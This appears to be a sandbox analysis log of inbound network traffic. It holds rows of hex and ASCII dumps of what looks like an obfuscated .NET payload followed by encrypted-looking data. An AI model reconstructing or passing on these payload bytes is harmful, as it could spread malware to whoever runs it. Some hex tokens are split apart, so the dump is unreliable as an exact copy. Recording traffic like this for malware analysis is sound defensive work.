2021-12-31 18:08:39 UTC	2205	IN	Data Raw: 00 06 69 0c 00 08 23 00 00 00 00 00 14 b1 40 28 d3 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 02 41 28 d4 12 00 06 69 0a 23 00 00 00 90 bb 3c 72 41 28 d5 12 00 06 69 0c 00 08 23 00 00 00 00 48 77 66 41 28 d6 12 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 7c 9b 40 28 d7 12 00 06 69 fe 01 39 af 11 01 00 23 00 00 00 00 00 d2 aa 40 28 d8 12 00 06 69 0c 00 08 23 00 00 00 40 5a a1 58 41 28 d9 12 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 80 7f 40 28 da 12 00 06 69 fe 01 39 db 12 02 00 23 00 00 00 00 00 dc a3 40 28 db 12 00 06 69 0c 00 08 23 00 00 00 20 e9 1a 68 41 28 dc 12 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 a0 73 40 28 dd 12 00 06 69 fe 01 39 49 b9 00 00 23 00 00 00 00 62 1e 68 41 28 de 12 00 06 69 0c 00 08 23 00 00 00 00 00 d8 8c 40 28 df 12 00 Data Ascii: i#@(i, #A(i#<rA(i#HwfA(i,(#|@(i9#@(i#@ZXA(i,(#@(i9#@(i# hA(i,(#s@(i9I#bhA(i#@(
2021-12-31 18:08:39 UTC	2221	IN	Data Raw: bb 3a 60 41 28 22 16 00 06 69 0c 00 08 23 00 00 00 00 00 ee b1 40 28 23 16 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 b1 4d 36 41 28 24 16 00 06 69 fe 01 39 69 e3 ff ff 23 00 00 00 10 d2 19 74 41 28 25 16 00 06 69 0c 00 08 23 00 00 00 00 00 88 9c 40 28 26 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 8b 40 28 27 16 00 06 69 0b 23 00 00 00 00 00 8c 9c 40 28 28 16 00 06 69 0c 00 08 23 00 00 00 00 00 66 a9 40 28 29 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 30 85 40 28 2a 16 00 06 69 0b 23 00 00 00 00 00 68 a9 40 28 2b 16 00 06 69 0c 00 08 23 00 00 00 00 24 3c 59 41 28 2c 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 c0 7b 40 28 2d 16 00 06 69 0a 23 00 00 00 00 00 1a a4 40 28 2e 16 00 06 69 0c 00 08 23 00 00 00 00 00 cc 9a 40 28 2f 16 00 06 69 fe 01 2c 20 23 00 00 Data Ascii: :`A("i#@(#i,(#M6A($i9i#tA(%i#@(&i, # @('i#@((i#f@()i, #0@(*i#h@(+i#$<YA(,i, #{@(-i#@(.i#@(/i, #
2021-12-31 18:08:39 UTC	2237	IN	Data Raw: 2c 20 23 00 00 00 00 00 2c 95 40 28 67 19 00 06 69 0b 23 00 00 00 80 ac 7f 67 41 28 68 19 00 06 69 0c 00 08 23 00 00 00 00 00 e3 b2 40 28 69 19 00 06 69 fe 01 2c 20 23 00 00 00 00 51 48 30 41 28 6a 19 00 06 69 0b 23 00 00 00 00 00 e4 b2 40 28 6b 19 00 06 69 0c 00 08 23 00 00 00 00 00 93 b3 40 28 6c 19 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 e8 81 40 28 6d 19 00 06 69 fe 01 39 6c 86 fe ff 23 00 00 00 00 d9 f4 77 41 28 6e 19 00 06 69 0c 00 08 23 00 00 00 90 81 0c 79 41 28 6f 19 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 20 56 e3 40 28 70 19 00 06 69 fe 01 39 51 c2 02 00 23 00 00 00 40 02 0f 79 41 28 71 19 00 06 69 0c 00 08 23 00 00 00 00 00 c0 54 40 28 72 19 00 06 69 fe 01 2c 20 23 00 00 00 00 00 90 3b 41 28 73 19 00 06 69 0b 23 00 00 00 00 00 90 bb 40 Data Ascii: , #,@(gi#gA(hi#@(ii, #QH0A(ji#@(ki#@(li,(#@(mi9l#wA(ni#yA(oi,(# V@(pi9Q#@yA(qi#T@(ri, #;A(si#@
2021-12-31 18:08:39 UTC	2253	IN	Data Raw: 28 ac 1c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 40 65 40 28 ad 1c 00 06 69 fe 01 39 0e 03 00 00 23 00 00 00 00 00 14 9a 40 28 ae 1c 00 06 69 0c 00 08 23 00 00 00 00 00 ba a2 40 28 af 1c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 20 6b e7 40 28 b0 1c 00 06 69 fe 01 39 a7 22 02 00 23 00 00 00 00 00 bc a2 40 28 b1 1c 00 06 69 0c 00 08 23 00 00 00 00 00 d4 aa 40 28 b2 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 80 9b 40 28 b3 1c 00 06 69 0b 23 00 00 00 20 57 81 66 41 28 b4 1c 00 06 69 0c 00 08 23 00 00 00 80 50 cd 49 41 28 b5 1c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e 8 91 40 28 b6 1c 00 06 69 fe 01 39 39 c6 01 00 23 00 00 00 00 00 c0 9c 40 28 b7 1c 00 06 69 0c 00 08 23 00 00 00 00 00 f 2 a1 40 28 b8 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 d0 7a 40 Data Ascii: (i,(#@e@(i9#@(i#@(i,(# k@(i9"#@(i#@(i, #@(i# WfA(i#PIA(i,(#@(i99#@(i#@(i, #z@
2021-12-31 18:08:39 UTC	2269	IN	Data Raw: 00 00 00 40 98 40 28 f2 1f 00 06 69 0b 23 00 00 00 00 29 7f 52 41 28 f3 1f 00 06 69 0c 00 08 23 00 00 00 00 79 58 50 41 28 f4 1f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 04 9a 40 28 f5 1f 00 06 69 fe 01 39 ce 16 01 00 23 00 00 00 00 00 2e a0 40 28 f6 1f 00 06 69 0c 00 08 23 00 00 00 00 00 38 a0 40 28 f7 1f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 80 58 5c 43 41 28 f8 1f 00 06 69 fe 01 39 7e e5 00 00 23 00 00 00 40 d2 74 50 41 28 f9 1f 00 06 69 0c 00 08 23 00 00 00 00 00 44 9e 40 28 fa 1f 00 06 69 fe 01 2c 20 23 00 00 00 00 00 04 91 40 28 fb 1f 00 06 69 0b 23 00 00 00 00 00 48 9e 40 28 fc 1f 00 06 69 0c 00 08 23 00 00 00 00 00 18 9f 40 28 fd 1f 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 10 ee 11 41 28 fe 1f 00 06 69 fe 01 39 77 6b fe ff 23 00 00 00 80 58 Data Ascii: @@(i#)RA(i#yXPA(i,(#@(i9#.@(i#8@(i,(#X\CA(i9~#@tPA(i#D@(i, #@(i#H@(i#@(i,(#A(i9wk#X
2021-12-31 18:08:39 UTC	2285	IN	Data Raw: 01 2c 28 00 07 23 00 00 00 00 10 eb 17 41 28 3f 23 00 06 69 fe 01 39 54 42 00 00 23 00 00 00 00 00 88 9b 40 28 40 23 00 06 69 0c 00 08 23 00 00 00 00 61 1f 57 41 28 41 23 00 06 69 fe 01 2c 20 23 00 00 00 00 21 fc 3e 41 28 42 23 00 06 69 0b 23 00 00 00 40 30 24 57 41 28 43 23 00 06 69 0c 00 08 23 00 00 00 00 01 4b 3e 41 28 44 23 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 63 40 28 45 23 00 06 69 0b 23 00 00 00 00 04 56 3e 41 28 46 23 00 06 69 0c 00 08 23 00 00 00 10 72 63 7b 41 28 47 23 00 06 69 fe 01 2c 1b 02 73 5e 00 00 0a 7d 28 00 00 04 23 00 00 00 00 10 66 7b 41 28 48 23 0 0 06 69 0c 00 08 23 00 00 00 00 00 80 66 40 28 49 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c0 80 40 28 4a 23 00 06 69 fe 01 39 e0 b8 01 00 23 00 00 00 00 40 fe df 40 28 4b 23 00 Data Ascii: ,(#A(?#i9TB#@(@#i#aWA(A#i, #!>A(B#i#@0$WA(C#i#K>A(D#i, # c@(E#i#V>A(F#i#rc{A(G#i,s^}(#f{ A(H#i#f@(I#i,(#@(J#i9#@@(K#
2021-12-31 18:08:39 UTC	2301	IN	Data Raw: 40 28 8e 26 00 06 69 0a 23 00 00 00 10 78 63 78 41 28 8f 26 00 06 69 0c 00 08 23 00 00 00 10 f4 17 75 41 28 90 26 00 06 69 fe 01 2c 20 23 00 00 00 00 00 f2 91 44 41 28 91 26 00 06 69 0b 23 00 00 00 00 00 60 b2 40 28 92 26 00 06 69 0c 00 08 23 00 00 00 00 00 1c a7 40 28 93 26 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 40 de 32 41 28 94 26 00 06 69 fe 01 39 e1 bc 00 00 23 00 00 00 20 3c b3 60 41 28 95 26 00 06 69 0c 00 08 23 00 00 00 00 00 a2 ab 40 28 96 26 00 0 6 69 fe 01 2c 28 00 07 23 00 00 00 00 00 a8 86 40 28 97 26 00 06 69 fe 01 39 d6 fb fd ff 23 00 00 00 00 00 a4 ab 40 28 98 26 00 06 69 0c 00 08 23 00 00 00 10 8d e5 74 41 28 99 26 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 f0 76 40 28 9a 26 00 06 69 fe 01 39 27 b1 ff ff 23 00 00 00 00 00 4a b2 40 28 9b Data Ascii: @(&i#xcxA(&i#uA(&i, #DA(&i#`@(&i#@(&i,(#@2A(&i9# <`A(&i#@(&i,(#@(&i9#@(&i#tA(&i,(#v@(&i9'#J@(
2021-12-31 18:08:39 UTC	2317	IN	Data Raw: 00 06 69 fe 01 39 60 22 fe ff 23 00 00 00 00 00 82 ab 40 28 d7 29 00 06 69 0c 00 08 23 00 00 00 00 00 8a b3 40 28 d8 29 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 40 b0 d8 40 28 d9 29 00 06 69 fe 01 39 da 49 01 00 23 00 00 00 00 00 8b b3 40 28 da 29 00 06 69 0c 00 08 23 00 00 00 00 00 88 80 40 28 db 29 00 06 69 fe 01 2c 20 23 00 00 00 00 80 7c c7 40 41 28 dc 29 00 06 69 0b 23 00 00 00 00 00 00 82 40 28 dd 29 00 06 69 0c 00 08 23 00 00 00 00 00 8e a4 40 28 de 29 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 08 82 40 28 df 29 00 06 69 fe 01 39 79 94 ff ff 23 00 00 00 00 10 6d 5a 41 28 e0 29 00 06 69 0c 00 08 23 00 00 00 00 00 0b b1 40 28 e1 29 00 06 69 fe 01 2c 20 23 00 00 00 00 40 e8 dd 40 28 e2 2 9 00 06 69 0a 23 00 00 00 00 00 0c b1 40 28 e3 29 00 06 69 0c 00 Data Ascii: i9`"#@()i#@()i,(#@@()i9I#@()i#@()i, #|@A()i#@()i#@()i,(#@()i9y#mZA()i#@()i, #@@()i#@()i
2021-12-31 18:08:39 UTC	2333	IN	Data Raw: 00 00 00 00 00 ca a0 40 28 1f 2d 00 06 69 0c 00 08 23 00 00 00 00 00 40 55 40 28 20 2d 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 20 e4 0b 41 28 21 2d 00 06 69 fe 01 39 2c 97 fe ff 23 00 00 00 00 00 80 55 40 28 22 2d 00 06 69 0c 00 08 23 00 00 00 00 00 fa b2 40 28 23 2d 00 06 69 fe 01 2c 20 23 00 00 00 00 20 ba 03 41 28 24 2d 00 06 69 0a 23 00 00 00 00 00 fb b2 40 28 25 2d 00 06 69 0c 00 08 23 00 00 00 00 40 3c 7b 41 28 26 2d 00 06 69 fe 01 2c 20 23 00 00 00 00 00 40 9e 40 28 27 2d 00 06 69 0a 23 00 00 00 10 dc 3e 7b 41 28 28 2d 00 06 69 0c 00 08 23 00 00 00 00 00 40 14 41 28 29 2d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 d8 9a 40 28 2a 2d 00 06 69 fe 01 39 1d ab ff ff 23 00 00 00 00 00 08 82 40 28 2b 2d 00 06 69 0c 00 08 23 00 00 00 00 00 08 ce 40 28 Data Ascii: @(-i#@U@(-i,(# A(!-i9,#U@("-i#@(#-i, # A($-i#@(%-i#@<{A(&-i, #@@('-i#>{A((-i#@A()-i,(#@(*-i9#@(+-i#@(
2021-12-31 18:08:39 UTC	2349	IN	Data Raw: fe 01 2c 1a 00 07 17 fe 01 39 0a ca fc ff 23 00 00 00 00 00 48 8a 40 28 6c 30 00 06 69 0c 00 08 23 00 00 00 80 90 f7 48 41 28 6d 30 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 88 82 40 28 6e 30 00 06 69 fe 01 39 f7 5b fd ff 23 00 00 00 00 a2 fe 48 41 28 6f 30 00 06 69 0c 00 08 23 00 00 00 00 20 13 01 41 28 70 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 64 99 40 28 71 30 00 06 69 0b 23 00 00 00 00 88 2a 01 41 28 72 30 00 06 69 0c 00 08 23 00 00 00 00 b2 c1 20 41 28 73 30 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 80 80 2f 41 28 74 30 00 06 69 fe 01 39 67 6a fd ff 23 00 00 00 00 00 30 87 40 28 75 30 00 06 69 0c 00 08 23 00 00 00 00 d9 10 3a 41 28 76 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a4 df 40 28 77 30 00 06 69 0b 23 00 00 00 00 00 70 94 40 28 78 30 00 Data Ascii: ,9#H@(l0i#HA(m0i,(#@(n0i9[#HA(o0i# A(p0i, #d@(q0i#*A(r0i# A(s0i,(#/A(t0i9gj#0@(u0i#:A(v0i, #@(w0i# p@(x0

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2365	IN	Data Raw: 69 0c 00 08 23 00 00 00 00 00 76 ac 40 28 bb 33 00 06 69 fe 01 2c 1a 00 06 18 fe 01 39 f0 5e fc ff 23 00 00 00 00 c2 53 69 41 28 bc 33 00 06 69 0c 00 08 23 00 00 00 20 a0 4b 6a 41 28 bd 33 00 06 69 fe 01 2c 20 23 00 00 00 00 88 da 02 41 28 be 33 00 06 69 0b 23 00 00 00 00 00 04 ad 40 28 bf 33 00 06 69 0c 00 08 23 00 00 00 00 91 6c 77 41 28 c0 33 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 f8 87 40 28 c1 33 00 06 69 fe 01 39 72 70 ff ff 23 00 00 00 00 00 5d b3 40 28 c2 33 00 06 69 0c 00 08 23 00 00 00 00 00 c6 b2 40 28 c3 33 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 b0 89 40 28 c4 33 00 06 69 fe 01 39 4f fa ff ff 23 00 00 00 10 6b 09 76 41 28 c5 33 00 06 69 0c 00 08 23 00 00 00 80 28 b8 6f 41 28 c6 33 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 6f 40 28 Data Ascii: i#v@(3i,9^#SiA(3i# KjA(3i, #A(3i#@(3i#lwA(3i,(#@(3i9rp#]@(3i#@(3i,(#@(3i9O#kvA(3i#(oA(3i, #o@(
2021-12-31 18:08:39 UTC	2381	IN	Data Raw: 06 69 fe 01 2c 25 02 7b 3b 00 00 04 72 b5 0b 00 70 28 01 00 00 06 6f 5c 00 00 0a 23 00 00 00 40 86 29 74 41 28 07 37 00 06 69 0c 00 08 23 00 00 00 80 d8 b3 63 41 28 08 37 00 06 69 fe 01 2c 20 23 00 00 00 00 04 10 10 41 28 09 37 00 06 69 0a 23 00 00 00 20 fc b6 63 41 28 0a 37 00 06 69 0c 00 08 23 00 00 00 00 00 59 b4 40 28 0b 37 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 00 39 40 28 0c 37 00 06 69 fe 01 39 ff 82 00 00 23 00 00 00 00 00 5a b4 40 28 0d 37 00 06 69 0c 00 08 23 00 00 00 40 ce 2a 78 41 28 0e 37 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 84 9b 40 28 0f 37 00 06 69 fe 01 39 b5 ed fe ff 23 00 00 00 00 00 ab b3 40 28 10 37 00 06 69 0c 00 08 23 00 00 00 40 26 7b 55 41 28 11 37 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 28 89 40 28 12 37 00 06 Data Ascii: i,%{;rp(o\#@)tA(7i#cA(7i, #A(7i# cA(7i#Y@(7i,(#9@(7i9#Z@(7i#@*xA(7i,(#@(7i9#@(7i#@&{UA(7i,(#(@(7
2021-12-31 18:08:39 UTC	2397	IN	Data Raw: 4b 3a 00 06 69 fe 01 39 8d ea ff ff 23 00 00 00 40 1a 36 76 41 28 4c 3a 00 06 69 0c 00 08 23 00 00 00 00 00 c8 94 40 28 4d 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 3e 40 28 4e 3a 00 06 69 0a 23 00 00 00 00 00 cc 94 40 28 4f 3a 00 06 69 0c 00 08 23 00 00 00 00 84 ba 1f 41 28 50 3a 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 42 e1 40 28 51 3a 00 06 69 fe 01 39 40 59 fc ff 23 00 00 00 00 10 d1 1f 41 28 52 3a 00 06 69 0c 00 08 23 00 00 00 00 00 bd b2 40 28 53 3a 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e0 7c 40 28 54 3a 00 06 69 fe 01 39 3f 28 ff ff 23 00 00 00 40 50 f4 75 41 28 55 3a 00 06 69 0c 00 08 23 00 00 00 00 00 78 8a 40 28 56 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 00 30 80 40 28 57 3a 00 06 69 0a 23 00 00 00 00 00 80 8a 40 28 58 3a 00 06 69 Data Ascii: K:i9#@6vA(L:i#@(M:i, #>@(N:i#@(O:i#A(P:i,(#B@(Q:i9@Y#A(R:i#@(S:i,(#|@(T:i9?(#@PuA(U:i#x@(V:i, #0@(W:i#@(X:i
2021-12-31 18:08:39 UTC	2413	IN	Data Raw: 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 90 02 f7 40 28 92 3d 00 06 69 fe 01 39 48 a0 fb ff 23 00 00 00 40 5c 0d 5b 41 28 93 3d 00 06 69 0c 00 08 23 00 00 00 00 00 d0 b0 40 28 94 3d 00 06 69 fe 01 2c 20 23 00 00 00 00 01 49 34 41 28 95 3d 00 06 69 0b 23 00 00 00 10 aa ac 71 41 28 96 3d 00 06 69 0c 00 08 23 00 00 00 00 00 c0 a4 40 28 97 3d 00 06 69 fe 01 2c 25 02 7b 20 00 00 04 72 95 18 00 70 28 01 00 00 06 6f 5c 00 00 0a 23 00 00 00 40 30 ee 5a 41 28 98 3d 00 06 69 0c 00 08 23 00 00 00 00 00 bc 90 40 28 99 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 32 df 24 41 28 9a 3d 00 06 69 fe 01 39 aa 89 fe ff 23 00 00 00 00 00 c0 90 40 28 9b 3d 00 06 69 0c 00 08 23 00 00 00 00 84 2f 7a 41 28 9c 3d 00 06 69 fe 01 2c 20 23 00 00 00 00 40 12 18 41 28 9d 3d 00 06 69 Data Ascii: i,(#@(=i9H#@\[A(=i#@(=i, #I4A(=i#qA(=i#@(=i,%{ rp(o\#@0ZA(=i#@(=i,(#2$A(=i9#@(=i#/zA(=i, #@A(=i
2021-12-31 18:08:39 UTC	2429	IN	Data Raw: 00 00 00 00 00 80 42 40 28 cb 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 40 5e 40 28 cc 40 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 59 40 28 cd 40 00 06 69 fe 0e 01 00 23 00 00 00 00 00 00 28 40 28 ce 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 04 91 40 28 cf 40 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 01 00 23 00 00 00 00 00 00 59 40 28 d0 40 00 06 69 fe 01 39 5b ff ff ff 23 00 00 00 00 00 00 41 40 28 d1 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 88 80 40 28 d2 40 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 28 40 28 d3 40 00 06 69 fe 0e 01 00 23 00 00 00 00 00 00 82 40 28 d4 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 00 90 40 28 d5 40 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 Data Ascii: B@(@i#@^@(@i9&#Y@(@i#(@(@i#@(@i9.#Y@(@i9[#A@(@i#@(@i9&#(@(@i#@(@i#@(@i9&#
2021-12-31 18:08:39 UTC	2445	IN	Data Raw: 00 00 00 00 00 28 40 28 1c 43 00 06 69 fe 01 39 ab f2 ff ff 23 00 00 00 00 00 48 aa 40 28 1d 43 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 00 10 b2 40 28 1e 43 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 20 85 40 28 1f 43 00 06 69 fe 0e 05 00 23 00 00 00 00 00 99 b2 40 28 20 43 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 88 c0 40 28 21 43 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 36 40 28 22 43 00 06 69 fe 0e 05 00 23 00 00 00 00 00 40 57 40 28 23 43 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 20 85 40 28 24 43 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 20 6c 40 28 25 43 00 06 69 fe 0e 05 00 23 00 00 00 00 00 c8 86 40 28 26 43 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 00 53 40 28 27 43 00 06 69 fe Data Ascii: (@(Ci9#H@(Ci#@(Ci9&# @(Ci#@(Ci#@(!Ci9&#6@("Ci#@W@(#Ci# @($Ci9&# l@(%Ci#@(&Ci#S@('Ci
2021-12-31 18:08:39 UTC	2461	IN	Data Raw: 9c 45 00 06 69 0d 23 00 00 00 00 00 64 b5 40 28 9d 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 90 bb 40 28 9e 45 00 06 69 fe 01 2c 2a 00 11 04 23 00 00 00 00 00 00 30 40 28 9f 45 00 06 69 fe 01 39 11 11 00 00 23 00 00 00 00 00 40 55 40 28 a0 45 00 06 69 13 05 00 11 05 17 fe 01 2c 06 16 13 04 18 13 05 00 11 05 23 00 00 00 00 00 c0 5f 40 28 a1 45 00 06 69 fe 01 2c 16 38 74 0f 00 00 23 00 00 00 00 00 00 60 40 28 a2 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 00 82 40 28 a3 45 00 06 69 fe 01 2c 2a 00 11 04 23 00 00 00 00 00 00 90 40 28 a4 45 00 06 69 fe 01 39 38 01 00 00 23 00 00 00 00 00 00 39 40 28 a5 45 00 06 69 13 05 00 11 05 23 00 00 00 00 80 98 cc 40 28 a6 45 00 06 69 fe 01 2c 21 23 00 0 0 00 00 00 00 26 40 28 a7 45 00 06 69 0d 23 00 00 00 00 00 12 cd Data Ascii: Ei#d@(Ei#@(Ei,*#0@(Ei9#@U@(Ei,#_@(Ei,8t#`@(Ei#@(Ei,*#@(Ei98#9@(Ei#@(Ei,!#&@(Ei#
2021-12-31 18:08:39 UTC	2477	IN	Data Raw: 58 66 45 65 77 70 6f 58 b9 71 5a 42 47 40 42 53 64 42 75 79 65 5a 44 49 02 9c 74 70 6f 5a cf 72 35 ea 63 6d 40 59 6e 6d 58 72 73 5a 42 75 e0 15 75 70 6b 55 47 02 ae 44 62 6b e4 5d a2 69 70 57 1e 94 45 62 6b 6c 47 72 12 6c 51 71 5e 2b 64 6c 46 7f 5a 73 0e 4e 71 5a 40 48 73 44 f5 6f 69 70 55 5b 40 3a 42 6d 46 71 5a 77 72 d1 51 5a 44 66 47 34 77 67 47 76 53 69 74 4c 49 61 35 f9 70 69 76 7b 02 f3 44 62 6b 6c 06 fc 69 70 57 5b 44 46 4a f5 47 75 76 43 5e 22 af 5a 44 64 ed 65 75 70 6d 5a e3 72 4d c9 25 6d 46 74 55 7f 6f 2d ec 35 1c 62 6d 4c 63 ea 6a 67 dc 36 5a 44 63 48 50 6a 0c f4 1f 09 71 5a 4e 75 f7 35 54 71 69 7a 7b 6f 58 3f 44 6d 46 71 5a 4b 72 52 0c 7c 44 62 69 6c 3f 72 1a 42 51 71 50 39 44 6d 46 71 72 41 e8 50 71 5c 6e 78 13 36 75 70 63 5a 73 6e a4 37 88 Data Ascii: XfEewpoXqZBG@BSdBuyeZDItpoZr5cm@YnmXrsZBuupkUGDbk]ipWEbklGrlQq^+dlFZsNqZ@HsDoi pU[@:BmFqZwrQZDfG4wgGvSitLIa5piv{DbklipW[DFJGuvC^"ZDdeupmZrM%mFtUo-5bmLcjg6ZDcHPjqZNu5Tqiz{oX? DmFqZKrR|Dbil?rBQqP9DmFqrAPq\nx6upcZsn7
2021-12-31 18:08:39 UTC	2493	IN	Data Raw: 76 97 76 f6 71 5a 42 11 8c 46 75 7a 41 61 51 71 71 6c 70 6d 46 5e 58 a2 70 51 77 72 88 62 6d 40 73 8e 6f d8 51 71 5c 37 83 6d 46 7f 58 78 70 51 5a 72 56 62 6d 6d 5d bd 69 70 57 5b 41 74 66 6d 0f 74 70 69 53 51 71 4b 40 11 b6 47 75 76 4c 03 63 71 5a 4e 0d d3 47 75 76 4c 03 3a 71 5a 4e 0d ab 47 75 76 4c 03 d0 71 5a 4e 0d a5 47 75 76 4c 03 b2 71 5a 4e 0d b7 47 75 76 4c 03 b2 71 5a 4e 0d a3 47 75 76 4c 03 b5 71 5a 4e 0d a7 47 75 76 4c 03 b2 71 5a 4e 0d b5 47 7 5 76 4c 03 d0 71 5a 4e 0d bf 47 75 76 4c 03 b2 71 5a 4e 0d b9 47 75 76 4c 03 63 71 5a 4e 0d af 47 75 76 4c 03 b2 71 5a 4e 0d bb 47 75 76 4c 03 b2 71 5a 4e 0d a1 47 75 76 4c 03 b2 71 5a 4e 0d bd 47 75 76 4c 03 63 71 5a 4e 0d d1 47 75 76 4c 03 63 71 5a 4e 0d ad 47 75 76 4c 03 b4 71 5a 4e 0d a9 47 75 76 41 Data Ascii: vvqZBFuzAaQqqlpmF^XpQwrbm@soQq\7mFXxpQZrVbmm]ipW[AtfmtpiSQqK@GuvLcqZNGuvL:qZNG uvLqZNGuvLqZNGuvLqZNGuvLqZNGuvLqZNGuvLqZNGuvLcqZNGuvLqZNGuvLqZNGuvLqZNGuvLcqZNGuvLc qZNGuvLqZNGuvA

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2509	IN	Data Raw: 3e 44 62 6c 55 45 72 69 3d 51 71 5a 44 62 6d 46 76 1f fd 71 51 7b 4d 77 20 6e 50 1a e5 68 70 5b 5d 63 47 0d e4 47 75 7a 06 e6 50 71 50 2b f5 6c 46 7f 66 58 56 52 1e d3 45 62 67 29 e3 71 69 7a 47 1e c2 45 62 67 29 ec 71 69 7a 3e 3a 5a 44 68 1f 29 60 70 19 58 06 71 5a 4e 48 7b 6c 75 70 69 63 61 76 5a 9f 62 6d 46 75 70 69 70 22 ea 5b 44 68 48 66 8a 8f 96 0f 3b 1e c6 45 62 67 63 55 8f 96 8f 2e 1b 35 d9 63 6d 4c 50 53 69 70 51 71 5a 44 5c 2d 6e eb 71 69 7a 3e ee 5b 44 68 48 65 75 70 69 70 51 71 64 04 4a f3 47 75 7a 06 d0 50 71 50 61 41 6d 46 75 70 69 70 6f 31 72 da 63 6d 4c 1a d1 68 70 5b 54 79 44 62 6d 46 75 70 57 30 79 ef 5b 44 68 02 e4 74 70 63 55 47 1e f9 45 62 67 63 06 d4 68 70 5b 54 7a 22 6e c5 44 1a d5 68 70 5b 54 7a bb 9d 92 39 1a d6 68 70 5b 54 7a bb Data Ascii: >DblUEri=QqZDbmFvqQ{Mw nPhp[]cGGuzPqP+lFfXVREbg)qizGEbg)qiz>:ZDh)`pXqZNH{lupicavZbmFupip"[DhHf;EbgcU.5cmLPSipQqZD\-nqiz>[DhHeupipQqdJGuzPqPaAmFupipo1rcmLhp[TyDbmFupW0y[DhtpcUGEbg chp[Tz"nDhp[Tz9hp[Tz
2021-12-31 18:08:39 UTC	2525	IN	Data Raw: 7f 70 4b 72 5a 36 5a 44 62 6d c0 7d d7 6d 92 57 53 58 57 25 6d 46 75 70 ef 78 fe 75 af 40 40 6f 5a 32 70 69 70 51 f7 52 19 65 8f 40 56 72 4d 37 51 71 5a 44 e4 65 23 72 85 6d 53 53 5c 1d 44 62 6d 46 f3 78 38 79 64 75 7e 46 57 2a 46 75 70 69 f6 59 28 53 98 65 49 44 0b 4c 69 70 51 71 dc 5c 40 58 4c 75 55 6b 4e 16 71 5a 44 62 eb 4e d2 74 da 72 74 73 1c 03 62 6d 46 75 f6 61 df 55 e1 5d 61 60 22 01 75 70 69 70 d7 79 07 43 d1 6f 60 77 27 2e 70 51 71 5a c2 6a 08 41 e5 77 4f 72 31 36 5a 44 62 6d c0 7d 21 60 c3 53 56 58 2c 25 6d 46 75 70 ef 78 08 78 ca 43 45 6f 37 32 70 69 70 51 f7 52 42 6e de 44 5d 72 10 37 51 71 5a 44 e4 65 48 79 e0 6e 58 53 f3 1d 44 62 6d 46 f3 78 d0 7d e2 73 73 46 e8 2a 46 75 70 69 f6 59 b0 57 d4 65 44 44 e6 37 69 70 51 71 dc 4c 40 62 f5 77 5a Data Ascii: pKrZ6ZDbm}mWSXW%mFupxu@@oZ2pipQRe@VrM7QqZDe#rmSS\DbmFx8ydu~FW*FupiY(SeIDLipQq\ @XLuUkNqZDbNtrtsbmFuaU]a`"upipyCo`w'.pQqZjAwOr16ZDbm}!`SVX,%mFupxxCEo72pipQRBnD]r7QqZDeHyn XSDbmFx}ssF*FupiYWeDD7ipQqL@bwZ
